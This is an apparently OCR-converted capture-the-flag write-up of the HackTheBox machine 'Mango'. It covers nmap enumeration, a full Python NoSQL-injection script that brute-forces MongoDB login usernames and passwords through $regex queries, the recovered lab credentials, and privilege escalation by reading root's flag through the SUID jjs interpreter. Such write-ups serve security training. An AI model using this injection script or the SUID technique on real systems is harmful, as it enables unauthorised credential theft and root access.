
Mango – 10.10.10.162 - Writeup by BlxckBear

Summary :
Port Enumeration
SSL Certificate
Bruteforce Login Page
Shell
User flag
Root flag


PORT ENUMERATION :

```
root@BlackBear:~/Documents/mango# nmap 10.10.10.162 -Pn -T4 -A -oN nmap
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-02 12:05 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.05% done; ETC: 12:05 (0:00:00 remaining)
Nmap scan report for 10.10.10.162
Host is up (0.24s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/2%OT=22%CT=1%CU=37540%PV=Y%DS=2%DC=T%G=Y%TM=5E860D67
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11N
OS:W7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R
OS:=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)
```

We got port 443 on the webserver, lets check it out




change http to https



we got this search bar and the analytics I think its a rabbit hole. So lets see to our nmap again. We got the ssl certs common name, just add the certs common name on */etc/hosts.*

Access the common name (staging-order.mango.htb)



Got the login page, I tried basic sqli but didn't worked. So I search "mango database" and I found "mongoDB", lets search mongoDB exploit.

```
import requests
import string
url = "http://staging-order.mango.htb/index.php"
headers = {"Host": "staging-order.mango.htb"}
possible_chars = list(string.ascii_letters) + list(string.digits) + ["\\" + c
for c in string.punctuation]
def main():
    usernames = get_users()
    if usernames:
        print('Finished!')
        for username in usernames:
            password = get_password(username)
```

```
            print('{}:{}'.format(username, password))
    else:
        print('Not Found!')
def get_users():
    usernames = []
    payload = {"username[$regex]":"","password[$regex]":".*", "login":"login"}
    for c in possible_chars:
        username = "^" + c
        payload["username[$regex]"] = username + ".*"
        r = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
        if r.status_code == 302:
            print("username start with character:" + c)
            for x in range(0, get_username_length() - 1):
                for c2 in possible_chars:
                    payload["username[$regex]"] = username + c2 + ".*"
                    r2 = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
                    if r2.status_code == 302:
                        username += c2
                        print(username[1:])
                        break
                #if c2 == possible_chars[-1]:
            print("Found username: {}".format(username[1:]))
            usernames.append(username[1:])
    return usernames
def get_password(username):
    payload = {"username": username, "password[$regex]": "", "login": "login"}
    password = "^"

    for x in range(0, get_pass_length(username)):
        for c in possible_chars:
            payload["password[$regex]"] = password + c + ".*"
            r = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
            if r.status_code == 302:
                password += c
                print(password[1:])
                break
    password = password[1:].replace("\\", "")
    print("Found {}'s password: ".format(username) + password)
    return password
def get_username_length():
    length = 1
    while True:
        payload = {"username[$regex]": ".{{{}}}".format(length),
"password[$ne]":"", "login":"login"}
        r =requests.post(url, data=payload, headers=headers,
allow_redirects=False)
        if r.status_code == 302:
            length += 1
        else:
            return length -1
def get_pass_length(username):
    length = 1
    while True:
        payload = {"username": username, "password[$regex]": ".
{{{}}}".format(length), "login": "login"}
        r = requests.post(url, data=payload, headers=headers,
allow_redirects=False)
        if r.status_code == 302:
            length += 1
        else:
            return length -1
```

```
if __name__ == '__main__':
    main()
```

```
Found mango's password: h3mXK8RhU~f{]f5H
mango:h3mXK8RhU~f{]f5H
```

```
Found admin's password: t9KcS3>!0B#2
admin:t9KcS3>!0B#2
```

We found the admin and mango credentials, connect to ssh.

```
mango@mango:~$ cd /home
mango@mango:/home$ ls
admin  mango
mango@mango:/home$ cd admin
mango@mango:/home/admin$ ls
user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$ su admin
Password:
$ ls
user.txt
$ cat user.txt
79[redacted]92
$
```

User.txt

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null *for listing SUID/SGID, luckily we got* ***/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs , so this is a java interpreter. We can build some payload to get root.txt***

```
jjs> var file = "/root/root.txt";
jjs> var isi = new java.lang.String(java.nio.file.Files.readAllBytes(java.nio.fi
le.Paths.get(file)));
jjs> print(file)
/root/root.txt
jjs> print(isi)
8a[redacted]15
```

Run the usr/.../ ../../ and run this payload to get the root.txt